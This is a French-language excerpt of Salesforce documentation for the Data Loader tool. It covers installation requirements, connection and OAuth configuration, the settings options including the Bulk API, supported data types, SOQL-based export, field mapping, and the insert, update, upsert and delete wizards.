Cryptage de champs

Cryptage des fichiers et des pièces jointes

## Conditions d'utilisation de Data Loader

Le module Data Loader vient compléter les assistants d'importation Web accessibles à partir du menu Configuration de l'application en ligne. Reportez-vous aux instructions suivantes pour déterminer la meilleure méthode en fonction des besoins de votre entreprise :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Utilisez Data Loader quand :

- Vous devez transférer entre 50 000 et 5 000 000 enregistrements. Data Loader est pris en charge pour des charges allant jusqu'à 5 millions d'enregistrements. Si vous devez charger plus de 5 millions d'enregistrements, nous recommandons de travailler avec un partenaire Salesforce ou de rechercher un produit partenaire adapté dans *App Exchange*.
- Vous devez procéder au chargement dans un objet non pris en charge par les assistants d'importation.
- Vous voulez planifier des chargements de données réguliers, tels que des importations de nuit.
- Vous voulez exporter des données à des fins de sauvegarde.

### Utilisez les assistants d'importation dans les cas suivants :

- Vous devez charger moins de 50 000 enregistrements.
- L'objet à importer est pris en charge par les assistants d'importation. Pour afficher les assistants d'importation disponibles, ainsi que les objets qu'ils prennent en charge, dans Configuration, saisissez `Gestion des données` dans la case `Recherche rapide`, puis sélectionnez **Gestion des données**.
- Vous voulez éviter tout risque d'enregistrement en double en téléchargeant des enregistrements sur la base du nom et du site du compte, de l'adresse e-mail du contact ou de l'adresse e-mail de la piste.

Pour plus d'informations sur les assistants d'importation, reportez-vous à Importation de données dans Salesforce à la page 717.

# Considérations relatives à l'installation de Data Loader

Avant de télécharger et d'installer Data Loader, prenez connaissance de la configuration système requise, et des considérations relatives à l'installation et à la connexion. Dans Configuration, saisissez `Data Loader` dans les case `Recherche rapide`, puis sélectionnez **Data Loader**.

## Configuration requise pour Windows

Pour utiliser Data Loader pour Windows, les éléments suivants sont requis :

- Microsoft® Windows® 7 ou Windows XP
- 120 Mo d'espace disque disponible
- 256 Mo de mémoire disponible
- Java JRE 1.8 (32 bits)

Remarque: Salesforce n'intègre plus Java au Data Loader pour le programme d'installation Windows. Téléchargez et installez Java sur votre ordinateur Windows.

Nous recommandons de définir la variable d'environnement `JAVA_HOME` sur le répertoire dans lequel l'environnement d'exécution Java (JRE) est installé. Vous pouvez ainsi exécuter Data Loader en mode par lot depuis la ligne de commande.

## Configuration requise pour Mac OS

Pour utiliser Data Loader pour Mac, les éléments suivants sont requis :

- Mac® OS X
- 120 Mo d'espace disque disponible
- 256 Mo de mémoire disponible
- Java JRE 1.8
- Privilèges d'administrateur sur l'ordinateur

## Considérations relatives à l'installation

Au fil des années, plusieurs versions de l'application cliente Data Loader ont été disponibles en téléchargement. Certaines versions antérieures étaient appelées « AppExchange Data Loader » ou « Sforce Data Loader ». Vous pouvez exécuter simultanément différentes versions sur un même ordinateur. Cependant, n'installez pas plus d'une copie de la même version.

La dernière version est toujours disponible dans Salesforce. Si vous avez installé la dernière version et que vous souhaitez la réinstaller, retirez d'abord la version sur votre ordinateur.

Conseil: Si vous rencontrez des problèmes de connexion à l'interface de ligne de commande après la mise à niveau vers une nouvelle version de Data Loader, essayez de crypter à nouveau votre mot de passe pour résoudre le problème.

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Pour modifier le code source, téléchargez la version open-source de Data Loader à l'adresse *https://github.com/forcedotcom/dataloader*.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour accéder à la page de téléchargement du module Data Loader :

- Modifier toutes les données

Pour utiliser le module Data Loader :

- API activée

  ET

  Autorisation utilisateur appropriée pour l'opération effectuée (par exemple, autorisation Créer sur les comptes pour insérer de nouveaux comptes)

  ET

  Supprimer définitivement l'API de transfert en masse (uniquement si vous configurez Data Loader pour supprimer définitivement des enregistrements avec l'API de transfert en masse)

## Considérations sur la connexion

- Si votre organisation restreint les adresses IP, les connexions d'adresses IP non fiables sont bloquées jusqu'à leur activation. Salesforce vous envoie automatiquement un e-mail d'activation que vous pouvez utiliser pour vous connecter. Cet e-mail contient un jeton de sécurité que vous devez ajouter à la fin de votre mot de passe. Par exemple, si votre mot de passe est `monmotdepasse` et que le jeton de sécurité est `XXXXXXXXXX`, vous devez saisir `monmotdepasseXXXXXXXXXX` pour vous connecter.
- Data Loader version 36.0 et supérieure prend en charge l'authentification OAuth d'un serveur Web. Pour plus d'informations, reportez-vous à Authentification OAuth.
- Data Loader version 36.0 et supérieure prend en charge les communautés Salesforce. Les utilisateurs de communautés se connectent toujours avec l'option OAuth dans Data Loader. Pour activer OAuth pour des communautés, l'utilisateur modifie le fichier `config.properties` comme suit :
  - Modifiez la partie en gras de la ligne ci-dessous dans l'URL de connexion de la communauté. N'ajoutez pas de barre oblique (/) à la fin de la ligne.

    ```
    sfdc.oauth.Production.server=https\://login.salesforce.com
    ```

    Par exemple :

    ```
    sfdc.oauth.Production.server=
    https\://johnsmith-developer-edition.yourInstance.force.com/test
    ```

  - Modifiez la partie en gras de la ligne ci-dessous dans nom d'hôte de la communauté.

    ```
    sfdc.oauth.Production.redirecturi=https\://login.salesforce.com/services/oauth2/success
    ```

    Par exemple :

    ```
    sfdc.oauth.Production.redirecturi=
    https\:/johnsmith-developer-edition.yourInstance.force.com/services/oauth2/success
    ```

  Le fichier `config.properties` se trouve dans le répertoire de configuration par défaut `conf`, qui est installé aux emplacements suivants :

  - Mac : `/Applications/Data\ Loader.app/Contents/Resources/conf/`
  - Windows : `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\` pour l'utilisateur actuel, et `C:\ProgramData\salesforce.com\Data Loader\samples\conf\` pour tous les utilisateurs

## Configuration de Data Loader

Le menu Paramètres permet de modifier les paramètres de fonctionnement par défaut du module Data Loader.

1. Ouvrez Data Loader.
2. Choisissez **Paramètres** > **Paramètres**.
3. Modifiez les champs, si nécessaire :

| Champ | Description |
| --- | --- |
| `Taille de lot` | Dans une opération d'insertion, de mise à jour, de mise à jour/insertion ou de suppression unique, les enregistrements qui transitent depuis ou vers Salesforce seront traités par |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

| Champ | Description |
| --- | --- |
| | incréments selon cette taille. La valeur maximale est de 200. Nous vous recommandons de choisir une valeur comprise entre 50 et 100.<br>La valeur maximale est 10 000 si l'option `Utiliser l'API de transfert en masse` est activée. |
| `Insérer des valeurs nulles` | Sélectionnez cette option afin d'insérer les valeurs de mappage vides en tant que valeurs `nulles` lors d'opérations sur les données. Si vous mettez à jour des enregistrements, cette option indiquera au module Data Loader d'écraser les données existantes dans les champs mappés.<br>Cette option n'est pas disponible si l'option `Utiliser l'API de transfert en masse` est activée. Les valeurs de champ vides sont ignorées lors de la mise à niveau des enregistrements à l'aide de l'API de transfert en masse. Pour définir une valeur de champ sur `nulle` lorsque l'option `Utiliser l'API de transfert en masse` est activée, utilisez une valeur de champ `#N/D`. |
| `Règles d'attribution` | Indiquez l'ID de la règle d'attribution à utiliser pour les insertions, les mises à jour et les mises à jour/insertions (upsert). Cette option s'applique aux insertions, mises à jour et mises à jour/insertions (upsert) effectuées sur les requêtes et les pistes. Elle s'applique également aux mises à jour des comptes si votre entreprise dispose de règles d'attribution de territoire sur les comptes. La règle d'attribution remplace les valeurs de `responsable` dans votre fichier CSV. |
| `Hôte serveur` | Entrez l'URL du serveur Salesforce avec lequel vous souhaitez communiquer. Par exemple, si vous chargez de données dans un sandbox, remplacez l'URL par `https://test.salesforce.com`. |
| `Réinitialisez l'URL à la connexion` | Par défaut, Salesforce réinitialise l'URL après la connexion à celui spécifié dans `Server Host`. Pour désactiver cette réinitialisation automatique, désactivez cette option. |
| `Compression` | La compression améliore les performances du module Data Loader. Elle est activée par défaut. Vous pouvez désactiver la compression si vous devez déboguer les messages SOAP sous-jacents. Pour désactiver la compression, cliquez sur cette option. |
| `Timeout` | Spécifie le délai, en secondes, pendant lequel Data Loader doit attendre une réponse du serveur avant de renvoyer une erreur pour la requête. |
| `Taille de la requête` | En une seule opération d'exportation ou d'interrogation, les enregistrements seront renvoyés de Salesforce par incréments |

| Champ | Description |
| --- | --- |
| | de cette taille. La valeur maximale est 2 000 enregistrements. Les valeurs plus importantes peuvent augmenter les performances, mais elles utilisent davantage de mémoire sur le client. |
| `Générer des fichiers de statut pour les exportations` | Sélectionnez cette option pour générer des fichiers de réussite et d'erreur lors de l'exportation de données. |
| `Read all CSVs with UTF-8 encoding` | Sélectionnez cette option pour forcer l'ouverture des fichiers codés en UTF-8, même s'ils ont été enregistrés dans un format différent. |
| `Write all CSVs with UTF-8 encoding` | Sélectionnez cette option pour forcer l'écriture de fichiers codés en UTF-8. |
| `Utiliser le format de date européen` | Sélectionnez cette option pour prendre en charge les formats de date `jj/MM/aaaa` et `jj/MM/aaaa HH:mm:ss`. |
| `Autoriser la troncation des champs` | Sélectionnez cette option pour tronquer les données dans les types de champ suivants lors du chargement de données dans Salesforce : E-mail, Liste de sélection (sélection multiple), Téléphone, Liste de sélection, Texte et Texte (crypté).<br>Dans les versions 14.0 et supérieures de Data Loader, les valeurs des champs de ce type sont tronquées si elles sont trop longues. Dans les versions 15.0 et supérieures de Data Loader, l'opération de chargement échoue si une valeur spécifiée est trop longue.<br>Cette option permet d'utiliser le comportement précédent (la troncation) à la place du nouveau comportement dans les versions 15.0 et supérieures de Data Loader. Cette option est sélectionnée par défaut et n'a aucun effet sur les versions 14.0 et antérieures.<br>Cette option n'est pas disponible si l'option `Utiliser l'API de transfert en masse` est activée. Dans ce cas, l'opération de chargement pour la ligne échoue si une valeur spécifiée est trop grande pour le champ. |
| `Utiliser l'API de transfert en masse` | Sélectionnez cette option pour utiliser l'API de transfert en masse afin d'insérer, de mettre à jour, de mettre à jour/insérer, de supprimer et de supprimer définitivement des enregistrements. L'API de transfert en masse est optimisée pour le chargement ou la suppression asynchrone d'un grand nombre d'enregistrements. Elle est plus rapide que l'API basée sur SOAP en raison d'un traitement parallèle et d'un nombre de passages inférieur sur le réseau.<br>ATTENTION: Vous pouvez supprimer définitivement des enregistrements lorsque vous configurez Data Loader pour `Utiliser l'API de transfert en masse`. Notez que les enregistrements définitivement |

| Champ | Description |
| --- | --- |
| | supprimés sont immédiatement retirés et ne peuvent pas être restaurés depuis la Corbeille. |
| `Activer le mode série pour l'API de transfert en masse` | Sélectionnez cette option pour utiliser le mode série à la place du traitement parallèle pour l'API de transfert en masse. Le traitement en parallèle peut entraîner un conflit avec la base de données. En cas de conflit sévère, le chargement risque d'échouer. L'utilisation du mode série garantit un traitement individuel des lots. Notez que cette option peut augmenter considérablement les délais de traitement d'un chargement.<br>Cette option est disponible uniquement si `Utiliser l'API de transfert en masse` est activée. |
| `Charger le lot API de transfert en masse dans un fichier zip` | Sélectionnez cette option pour utiliser l'API de transfert en masse afin de charger des fichiers zip contenant des pièces jointes binaires, telles que des enregistrements Pièces jointes ou Salesforce CRM Content.<br>Cette option est disponible uniquement si `Utiliser l'API de transfert en masse` est activée. |
| `Fuseau horaire` | Sélectionnez cette option pour spécifier le fuseau horaire par défaut.<br>Si une valeur de date ne contient pas le fuseau horaire, cette valeur est utilisée.<br>• Si aucune valeur n'est définie, le fuseau horaire de l'ordinateur sur lequel Data Loader est installé s'applique.<br>• Si une valeur incorrecte est saisie, l'heure GMT est utilisée comme fuseau horaire, ce qui est consigné dans le journal de Data Loader.<br>Tout identificateur de fuseau horaire qui peut être transmis à la méthode Java `getTimeZone(java.lang.String)` est une valeur correcte. La valeur peut correspondre à un nom complet, tel que `America/Los_Angeles`, ou à un ID personnalisé `GMT-8:00`. |
| `Hôte proxy` | Nom d'hôte du serveur proxy, le cas échéant. |
| `Port proxy` | Port du serveur proxy. |
| `Nom d'utilisateur proxy` | Nom d'utilisateur employé pour l'authentification du serveur proxy. |
| `Mot de passe proxy` | Mot de passe employé pour l'authentification du serveur proxy. |
| `Proxy NTLM domain` | Nom du domaine Windows utilisé pour l'authentification NTLM. |

| Champ | Description |
| --- | --- |
| `Start at row` | En cas d'échec de la dernière opération, utilisez ce paramètre pour commencer à l'endroit où s'est arrêtée la dernière opération réussie. |

4. Cliquez sur **OK** pour enregistrer vos paramètres.

CONSULTER ÉGALEMENT :

Comportement de Data Loader avec l'API de transfert en masse activée

Configuration de Data Loader pour utiliser l'API de transfert en masse

## Comportement de Data Loader avec l'API de transfert en masse activée

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

L'activation de l'API de transfert en masse dans Data Loader permet de charger ou de supprimer un grand nombre d'enregistrements plus rapidement qu'en utilisant l'API basée sur SOAP par défaut. Il existe toutefois quelques différences dans le comportement de Data Loader lors de l'activation de l'API de transfert en masse. L'une des différences importantes est qu'il permet d'effectuer une suppression définitive si vous disposez de l'autorisation et de la licence. Reportez-vous à Configuration du module Data Loader à la page 751.

Les paramètres suivants ne sont pas disponibles dans la page **Paramètres** > **Paramètres** de Data Loader lorsque l'option `Utiliser l'API de transfert en masse` est sélectionnée :

**`Insérer des valeurs nulles`**
Cette option permet à Data Loader d'insérer des valeurs mappées vides telles que `null`, durant des opérations sur les données, lorsque l'API de transfert en masse est désactivée. Les valeurs de champ vides sont ignorées lors de la mise à niveau des enregistrements à l'aide de l'API de transfert en masse. Pour définir une valeur de champ sur `nulle` lorsque l'option `Utiliser l'API de transfert en masse` est activée, utilisez une valeur de champ `#N/D`.

**`Autoriser la troncation des champs`**
Cette option instruit Data Loader de tronquer les données de certains types de champs lorsque l'API de transfert en masse est désactivée. Une opération de chargement échoue pour la ligne si une valeur spécifiée est trop grande pour le champ lorsque l'option `Utiliser l'API de transfert en masse` est sélectionnée.

CONSULTER ÉGALEMENT :

Configuration de Data Loader

### Configuration de Data Loader pour utiliser l'API de transfert en masse

L'API de transfert en masse est optimisée pour le chargement ou la suppression asynchrone d'un grand nombre d'enregistrements. Elle est plus rapide que l'API basée sur SOAP en raison d'un traitement parallèle et d'un nombre de passages inférieur sur le réseau. Par défaut, Data Loader utilise l'API basée sur SOAP pour traiter les enregistrements.

Pour configurer Data Loader afin d'utiliser l'API de transfert en masse pour insérer, mettre à jour, mettre à jour/insérer, supprimer et supprimer définitivement des enregistrements :

1. Ouvrez Data Loader.
2. Choisissez **Paramètres** > **Paramètres**.
3. Sélectionnez l'option `Utilise l'API de transfert en masse`.
4. Cliquez sur **OK**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Remarque:

- Vous pouvez également sélectionner l'option `Activer le mode série pour l'API de transfert en masse`. Le traitement en parallèle peut entraîner un conflit avec la base de données. En cas de conflit sévère, le chargement risque d'échouer. L'utilisation du mode série garantit un traitement individuel des lots. Notez que cette option peut augmenter considérablement les délais de traitement d'un chargement.
- **Avertissement :** Vous pouvez supprimer définitivement des enregistrements lorsque vous configurez Data Loader pour `Utiliser l'API de transfert en masse`. Notez que les enregistrements définitivement supprimés sont immédiatement retirés et ne peuvent pas être restaurés depuis la Corbeille.

CONSULTER ÉGALEMENT :

Configuration de Data Loader

## Types de données pris en charge par le module Data Loader

Data Loader prend en charge les types de données suivants :

**Base64**

Chemin d'accès au fichier (convertit le fichier en tableau codé en base64) Les champs base64 sont utilisés uniquement pour insérer ou mettre à jour des pièces jointes et Salesforce CRM Content. Pour plus d'informations, reportez-vous à Chargement de pièces jointes à la page 762 et Chargement de contenu avec Data Loader à la page 763.

**Booléen**

- Valeurs True (insensibles à la casse) = `yes`, `y`, `true`, `on`, `1`
- Valeurs False (insensibles à la casse) = `no`, `n`, `false`, `off`, `0`

**Formats de date**

Nous vous recommandons de saisir les dates au format *`yyyy-MM-ddTHH:mm:ss.SSS+/-HHmm`* :

- `aaaa` représente l'année codée sur quatre chiffres ;
- `MM` représente le mois codé sur deux chiffres (01-12) ;
- `jj` représente le jour codé sur deux chiffres (01-31) ;
- `HH` représente l'heure codée sur deux chiffres (00-23) ;
- `mm` représente les minutes codées sur deux chiffres (00-59) ;

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- `ss` représente les secondes codées sur deux chiffres (00-59) ;
- `SSS` représente les millisecondes codées sur trois chiffres (000-999) ;
- `+/-HHmm` représente le décalage par rapport au méridien de Greenwich (temps universel coordonné).

Les formats de date suivants sont également pris en charge :

- `aaaa-MM-jj'T'HH:mm:ss.SSS'Z'`
- `aaaa-MM-jj'T'HH:mm:ss.SSS (heure du Pacifique)`
- `aaaa-MM-jj'T'HH:mm:ss.SSS(heure du Pacifique)`
- `aaaa-MM-jj'T'HH:mm:ss.SSS (HNP)`
- `aaaa-MM-jj'T'HH:mm:ss.SSS(HNP)`
- `aaaa-MM-jj'T'HH:mm:ss.SSS GMT-08:00`
- `aaaa-MM-jj'T'HH:mm:ss.SSSGMT-08:00`
- `aaaa-MM-jj'T'HH:mm:ss.SSS-800`
- `aaaa-MM-jj'T'HH:mm:ss.SSS-800`
- `aaaa-MM-jj'T'HH:mm:ss`
- `aaaa-MM-jj HH:mm:ss`
- `aaaaMMjj'T'HH:mm:ss`
- `aaaa-MM-jj`
- `MM/jj/aaaa HH:mm:ss`
- `MM/jj/aaaa`
- `aaaaMMjj`

Notez les conseils suivants relatifs aux formats de date :

- Pour activer les formats de date qui commencent par le jour plutôt que le mois, sélectionnez la case `Utiliser le format de date européen` dans la boîte de dialogue Paramètres. Ces formats de date européens sont `dd/MM/yyyy` et `dd/MM/yyyy HH:mm:ss`.
- Si le fuseau horaire paramétré sur votre ordinateur se situe à l'est du méridien de Greenwich, définissez ce dernier comme fuseau horaire local afin d'éviter tout ajustement de date lors de l'insertion ou de la mise à jour d'enregistrements.
- Seules les dates d'une certaine plage sont valides. La date valide la plus ancienne est le 01/01/1700 00:00:00 GMT, soit à minuit, le 1er janvier 1700. La date valide la plus lointaine est le 31/12/4000 00:00:00 GMT, soit à minuit, le 31 décembre 4000. Ces valeurs sont ajustées en fonction de votre fuseau horaire. Par exemple, dans le fuseau horaire Pacifique, la date valide la plus ancienne est le 31/12/1699 16:00:00 soit 16h00, le 31 décembre 1699.

**Double**
Chaîne double standard

**ID**
Un ID Salesforce est une chaîne alphanumérique de 15 caractères sensible à la casse ou de 18 caractères non sensible à la casse, qui identifie de façon unique un enregistrement particulier.

Conseil: Pour garantir la qualité des données, veillez à appliquer la casse adéquate à tous les ID Salesforce que vous saisissez dans le module Data Loader.

**Entier**
Chaîne d'entier standard

**Chaîne**
Toute chaîne XML valide. Les caractères XML non valides sont supprimés.

## Exportation de données

Vous pouvez utiliser l'assistant d'exportation du module Data Loader pour extraire les données de tout objet Salesforce. Lors de l'exportation, vous pouvez inclure (**Exporter tout**) ou exclure (**Exporter**) les enregistrements supprimés réversibles.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour exporter des enregistrements :
- Lire sur les enregistrements

Pour exporter tous les enregistrements :
- Lire sur les enregistrements

1. Ouvrez Data Loader.
2. Cliquez sur **Exporter** ou sur **Exporter tout**. Ces commandes sont également disponibles dans le menu File.
3. Saisissez votre nom d'utilisateur et votre mot de passe Salesforce. Cliquez sur **Connexion**. Une fois la connexion établie, cliquez sur **Suivant** (vous n'avez pas à fournir de nouveau les informations de connexion, sauf en cas de déconnexion ou de fermeture du programme).

   Si votre organisation restreint les adresses IP, les connexions d'adresses IP non fiables sont bloquées jusqu'à leur activation. Salesforce envoie automatiquement un e-mail d'activation que vous pouvez utiliser pour vous connecter. Cet e-mail contient un jeton de sécurité que vous devez ajouter à la fin de votre mot de passe. Par exemple, si votre mot de passe est `monmotdepasse` et que le jeton de sécurité est `XXXXXXXXXX`, vous devez saisir `monmotdepasseXXXXXXXXXX` pour vous connecter.
4. Sélectionnez un objet. Par exemple, sélectionnez l'objet Compte. Si le nom de votre objet ne s'affiche pas dans la liste par défaut, cochez la case `Afficher tous les objets` pour visualiser la liste complète des objets auxquels vous avez accès. Les objets sont répertoriés par nom d'étiquette localisé, avec le nom du développeur entre parenthèses. Pour des descriptions d'objet, reportez-vous au guide *SOAP API Developer's Guide*.
5. Cliquez sur **Parcourir** pour sélectionner le fichier CSV vers lequel les données sont exportées. Vous pouvez saisir un nouveau nom de fichier pour créer votre fichier ou choisir un fichier existant.

   Si vous sélectionnez un fichier existant, le contenu de ce fichier est remplacé. Cliquez sur **Oui** pour confirmer cette action ou sur **Non** pour choisir un autre fichier.
6. Cliquez sur **Suivant**.
7. Créez une requête SOQL pour l'exportation des données. Par exemple, cochez `ID` et `Nom` dans les champs de requête, puis cliquez sur **Terminer**. Dans les étapes suivantes, la visionneuse de fichier CSV affiche tous les noms de Comptes avec leur ID. SOQL est le langage de requête Salesforce qui permet d'élaborer des chaînes de requête à la fois simples et puissantes. Semblable à la commande SELECT du langage SQL, SOQL permet d'indiquer l'objet source (un compte, par exemple), la liste des champs à extraire et les conditions de sélection des lignes dans l'objet source.
   a. Sélectionnez les champs à exporter.
   b. Sélectionnez éventuellement les conditions de filtrage du jeu de données. Si vous ne sélectionnez aucune condition, toutes les données sur lesquelles vous disposez d'un accès en lecture seront renvoyées.
   c. Passez en revue la requête générée et apportez des modifications, si nécessaire.

   Conseil: Vous pouvez utiliser une requête relationnelle SOQL pour inclure des champs depuis un objet associé. Par exemple :

   ```
   Select Name, Pricebook2Id, Pricebook2.Name, Product2Id, Product2.ProductCode FROM
   PricebookEntry WHERE IsActive = true
   ```

   Ou :

   ```
   Select Id, LastName, Account.Name FROM Contact
   ```

Lorsque vous utilisez des requêtes de relation dans le module Data Loader, les noms de champ entièrement indiqués respectent la casse. Par exemple, l'utilisation de `NOM.COMPTE` au lieu de `Nom.Compte` ne fonctionne pas.

Data Loader ne prend pas en charge les requêtes imbriquées, ni les requêtes sur les objets enfants. Par exemple, les requêtes de ce type retournent une erreur :

```
SELECT Amount, Id, Name, (SELECT Quantity, ListPrice,
PriceBookEntry.UnitPrice, PricebookEntry.Name,
PricebookEntry.product2.Family FROM OpportunityLineItems)
FROM Opportunity
```

De plus, Data Loader ne prend pas en charge les requêtes de support qui utilisent des relations polymorphiques. Par exemple, la requête suivante génère une erreur :

```
SELECT Id, Owner.Name, Owner.Type, Owner.Id, Subject FROM Case
```

Pour plus d'informations sur SOQL, reportez-vous au document *Force.com SOQL and SOSL Reference*.

8. Cliquez sur **Terminer**, puis sur **Oui** pour confirmer votre choix.
9. Une fenêtre de progression indique le statut de l'opération.
10. À la fin de l'opération, une fenêtre de confirmation récapitule les résultats. Cliquez sur l'option d'**affichage de l'extraction** pour visualiser le fichier CSV ou sur **OK** pour fermer la fenêtre. Pour plus d'informations, reportez-vous à Vérification des fichiers de sortie de Data Loader à la page 765.

**Remarque:**

- Actuellement, le module Data Loader ne prend pas en charge l'extraction des pièces jointes. Nous vous recommandons, comme solution de rechange, d'utiliser la fonction d'exportation hebdomadaire de l'application en ligne pour exporter les pièces jointes.
- Si vous sélectionnez des champs composés pour l'exportation dans le Data Loader, ils entraînent des messages d'erreur. Pour exporter des valeurs, utilisez des composants de champ individuels.

## Définition des mappages de champ de Data Loader

Lorsque vous insérez, supprimez ou mettez à jour des fichiers, utilisez la fenêtre Mapping Dialog (Boîte de dialogue de mappage) pour associer des champs Salesforce à des colonnes de votre fichier CSV. Pour plus d'informations, reportez-vous à Insertion, mise à jour ou suppression de données avec Data Loader à la page 760.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

1. Pour faire correspondre automatiquement les champs et les colonnes, cliquez sur **Auto-Match Fields to Columns (Correspondance auto. champs/colonnes)**. Le module Data Loader renseigne la liste au bas de la fenêtre en fonction de la similarité entre les noms de champ et de colonne. Pour une opération de suppression, la correspondance automatique fonctionne uniquement sur le champ ID.
2. Pour faire correspondre manuellement les champs et les colonnes, cliquez sur les champs de la liste de Salesforce du haut, puis faites-les glisser vers la liste des noms d'en-tête de colonne CSV du bas. Par exemple, si vous insérez de nouveaux enregistrements Compte où votre fichier CSV contient les noms de nouveaux comptes, cliquez sur le champ `Nom` puis faites-le glisser à droite du champ d'en-tête de colonne `NOM`.
3. Cliquez éventuellement sur **Save Mapping (Enregistrer le mappage)** pour enregistrer le mappage en vue d'une utilisation ultérieure. Saisissez un nom pour le fichier de mappage SDL.

Si vous sélectionnez un fichier existant, le contenu de ce fichier est remplacé. Cliquez sur **Yes** pour confirmer cette action ou sur **No** pour choisir un autre fichier.

4. Cliquez sur **OK** pour utiliser le mappage dans le cadre de l'opération en cours.

## Insertion, mise à jour ou suppression de données avec Data Loader

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour insérer (insert) des enregistrements : | Créer sur l'enregistrement |
| Pour mettre à jour (update) des enregistrements : | Modifier sur l'enregistrement |
| Pour mettre à jour/insérer (upsert) des enregistrements : | Créer ou modifier sur l'enregistrement |
| Pour supprimer (delete) des enregistrements : | Supprimer sur l'enregistrement |
| Pour supprimer définitivement des enregistrements : | Supprimer sur l'enregistrement |
| Pour supprimer en masse des enregistrements : | Modifier toutes les données |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les assistants insert (insérer), update (mettre à jour), upsert (mettre à jour/insérer), delete (supprimer) et hard delete (supprimer définitivement) de Data Loader permettent d'ajouter de nouveaux enregistrements, et de modifier ou de supprimer des enregistrements existants. Notez que « upsert » désigne une combinaison d'insertion et de mise à jour. Si un enregistrement de votre fichier correspond à un enregistrement existant, l'enregistrement existant est mis à jour avec les valeurs de votre fichier. En l'absence de correspondance, un nouvel enregistrement est créé. Lorsque vous supprimez définitivement des enregistrements, ces derniers ne sont pas stockés dans la Corbeille et sont immédiatement éligibles pour la suppression. Pour plus d'informations, reportez-vous à Configuration de Data Loader à la page 751.

1. Ouvrez Data Loader.
2. Cliquez sur **Insert (Insérer)**, **Update (Mettre à jour)**, **Upsert (Mettre à jour/Insérer)**, **Delete (Supprimer)** ou **Hard Delete (Supprimer définitivement)**. Ces commandes sont également disponibles dans le menu File (Fichier).
3. Saisissez votre nom d'utilisateur et votre mot de passe Salesforce. Cliquez sur **Log in (Se connecter)**. Une fois la connexion établie, cliquez sur **Next (Suivant)** (il n'est pas nécessaire de saisir de nouveau les informations de connexion, sauf en cas de déconnexion ou de fermeture du programme).

   Si votre organisation restreint les adresses IP, les connexions d'adresses IP non approuvées sont bloquées jusqu'à leur activation. Salesforce vous envoie automatiquement un e-mail d'activation que vous pouvez utiliser pour vous connecter. Cet e-mail contient un jeton de sécurité que vous devez ajouter à la fin de votre mot de passe. Par exemple, si votre mot de passe est `monmotdepasse` et que le jeton de sécurité est `XXXXXXXXXX`, vous devez saisir `monmotdepasseXXXXXXXXXX` pour vous connecter.

4. Sélectionnez un objet. Par exemple, si vous insérez des enregistrements de comptes, sélectionnez **Compte**. Si le nom de votre objet ne s'affiche pas dans la liste par défaut, cochez la case `Afficher tous les objets` pour visualiser la liste complète des objets auxquels vous avez accès. Les objets sont répertoriés par nom d'étiquette localisé, avec le nom du développeur entre parenthèses. Pour des descriptions d'objet, reportez-vous à *Référence des objets de Salesforce et de Force.com*.

5. Cliquez sur **Browse (Parcourir)** pour sélectionner le fichier CSV. Par exemple, si vous insérez des enregistrements de comptes, vous pouvez spécifier un fichier CSV nommé `insererComptes.csv` contenant une colonne `Name (Nom)` pour les noms des nouveaux comptes.
6. Cliquez sur **Next (Suivant)**. Une fois l'objet et le fichier CSV initialisés, cliquez sur **OK**.
7. Si vous procédez à une mise à jour/insertion (upsert) :
   a. Votre fichier CSV doit contenir une colonne de valeurs ID à mettre en correspondance avec les enregistrements existants. La colonne peut correspondre à un ID externe (un champ personnalisé avec l'attribut ID externe) ou au champ `Id` (l'ID d'enregistrement Salesforce). Dans la liste déroulante, sélectionnez le champ à utiliser pour la mise en correspondance. Si l'objet ne comporte pas de champ d'ID externe, le champ `Id` sera automatiquement utilisé. Cliquez sur **Next (Suivant)** pour continuer.
   b. Si votre fichier contient l'ID externe d'un objet lié à l'objet que vous avez choisi, activez cet ID externe pour la mise en correspondance des enregistrements en sélectionnant son nom dans la liste déroulante. Si vous ne sélectionnez aucun élément à ce stade, vous pouvez utiliser le champ `Id` de l'objet associé pour la mise en correspondance, en le mappant à l'étape suivante. Cliquez sur **Next (Suivant)** pour continuer.
8. Définissez le mappage entre les colonnes du fichier CSV et les champs Salesforce. Cliquez sur l'option de **Choose an Existing Map (Sélectionner un mappage existant)**, ou sur l'option de **Create or Edit a Map (Créer ou modifier un mappage)** existant. Pour plus d'informations et un exemple d'utilisation, reportez-vous à Définition des mappages de champs de Data Loader à la page 759.
9. Cliquez sur **Next (Suivant)**.
10. Pour chaque opération, le module Data Loader génère deux fichiers journaux CSV : le nom du premier commence par « success », tandis que celui du second commence par « error ». Cliquez sur **Browse (Parcourir)** pour définir le répertoire de ces fichiers.
11. Cliquez sur **Finish (Terminer)** pour exécuter l'opération, puis sur **Yes** pour confirmer.
12. Au cours de l'opération, une fenêtre d'informations indique la progression du déplacement des données.
